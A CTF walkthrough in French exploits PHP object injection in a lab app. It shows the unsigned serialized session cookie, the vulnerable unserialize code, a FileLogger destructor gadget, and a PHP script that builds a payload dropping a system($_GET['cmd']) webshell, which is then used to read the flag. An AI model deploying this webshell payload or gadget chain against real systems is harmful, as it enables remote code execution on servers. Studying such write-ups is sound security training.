

CTF-5 Walkthrough: The Great Rebirth (PHP Object Injection)

1. Reconnaissance & Surface d'Attaque

En arrivant sur la page d'accueil de l'application (index.php), nous remarquons que l'application gère une session utilisateur. En inspectant les outils de développement du navigateur (Storage > Cookies), un cookie nommé session_data attire l'attention.

Name	Value
PHPSESSID	1a47521e81eae1cc346a...
session_data	TzoxMDoiRmlsZUxvZ2d...

Sa valeur est une longue chaîne encodée en Base64. Une fois décodée, elle révèle une structure spécifique : `O:11:"UserSession":2:{s:8:"username";s:5:"guest";...}`

Decode from Base64 format

Simply enter your data then push the decode button.

TzoxMT0iVXNlcINlc3Npb24iOjI6e3M6ODoidXNlcm5hbWUiO3M6NT0iZ3Vlc3QiO3M6ODoiaXNfYWRTaW4iO2I6MDt9

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 **DECODE**  Decodes your data into the area below.


O:11:"UserSession":2:{s:8:"username";s:5:"guest";s:8:"is_admin";b:0;}

Analyse : Ce format correspond à la **sérialisation native de PHP**. Le fait que l'application accepte un objet sérialisé côté client et le désérialise (unserialized()) côté

serveur sans signature de vérification indique une potentielle vulnérabilité de **PHP Object Injection**.

Pour exploiter cette faille, nous devons connaître les classes disponibles dans le code source. Comme nous n'avons pas accès au code source, il faut trouver un moyen de pouvoir le récupérer.

2. Analyse du code source

 **Hint:** Systèmes de débogage actifs. Essayez `?source=classes` ou `?source=index` pour inspecter le code.

A l'aide de l'indice, nous pouvons visiter ces deux liens car le système de débogage est actif.

Session Portal

Username: guest

Status: USER

Update Username:

Update Session

```
<?php
class UserSession
{
    public $username;
    public $is_admin;

    public function __construct($username = 'guest',
    $is_admin = false)
    {
        $this->username = $username;
        $this->is_admin = $is_admin;
    }
}

class FileLogger
{
    public $logFile;
    public $message;

    public function __construct($logFile = null,
    $message = null)
    {
        $this->logFile = $logFile;
        $this->message = $message;
    }

    public function __destruct()
    {
    }
}
```

Session data is managed securely

```
require_once 'classes.php';

session_start();

if (isset($_COOKIE['session_data'])) {
    $cookie_data = $_COOKIE['session_data'];
    $decoded_data = base64_decode($cookie_data,
    true);

    if ($decoded_data !== false) {
        $session = unserialize($decoded_data);

        if ($session instanceof UserSession) {
            $_SESSION['user'] = $session;
        }
    }
}

if (!isset($_SESSION['user'])) {
    $_SESSION['user'] = new UserSession('guest',
    false);
    $session_object = $_SESSION['user'];
    $serialized = serialize($session_object);
    $encoded = base64_encode($serialized);
    setcookie('session_data', $encoded, time() +
    3600, '/');
}

$current_user = $_SESSION['user'];
```

Nous pouvons donc analyser les deux codes sources :

```
public function __destruct()
{
    if ($this->logFile !== null && $this->message !== null) {
        file_put_contents($this->logFile, $this->message . "\n", FILE_APPEND);
    }
}
```

Cette méthode permet l'écriture arbitraire de fichiers si les propriétés \$logFile et \$message sont contrôlées via l'injection d'objet.

3. Exploitation

Un script PHP local est utilisé pour générer le payload sérialisé. L'objectif est de créer un webshell à la racine du serveur web.

```
36 $exploit = new FileLogger();
37 $exploit->logFile = "shell.php";
38 $exploit->message = "<?php system(\$_GET['cmd']); ?>";
39 echo base64_encode(serialize($exploit));|
40
```


Le payload Base64 obtenu est injecté dans le cookie session_data. Le rafraîchissement de la page déclenche la désérialisation et l'exécution du destructeur, créant le fichier shell.php.

Voici le payload généré.

```
TzoxMDoiRmlsZUxvZ2dldciI6Mjp7czo30iJsb2dGawxliJtz0jIz0iIvdmFyL3d3dy9odG1sL3NoZWxsLnBocCI7czo30iJ
tZXNzYWdlIjtz0jMw0iI8P3BocCBzeXN0ZW0oJF9HRVRbImNtZCJdKTsgPz4iO30=
```


4. Post-Exploitation

L'accès au shell est confirmé via <http://localhost:8005/shell.php?cmd=pwd>.




/var/www/html /var/www/html /var/www/html /var/www/html /var/www/html

Une énumération du système de fichiers liste flag.txt à la racine. Les tentatives d'utilisation de binaires système (comme ping ou cat) échouent, retournant une réponse vide, ce qui suggère un conteneur minimaliste (Alpine/Slim) ou une restriction des chemins.



Pour contourner cette limitation, l'exfiltration est réalisée en utilisant le moteur PHP interne via le webshell :

Payload final : `http://localhost:8005/shell.php?cmd=php -r 'readfile("/flag.txt");'`



Flag final : `FLAG{PHP_Object_Injection_Lab_2025}`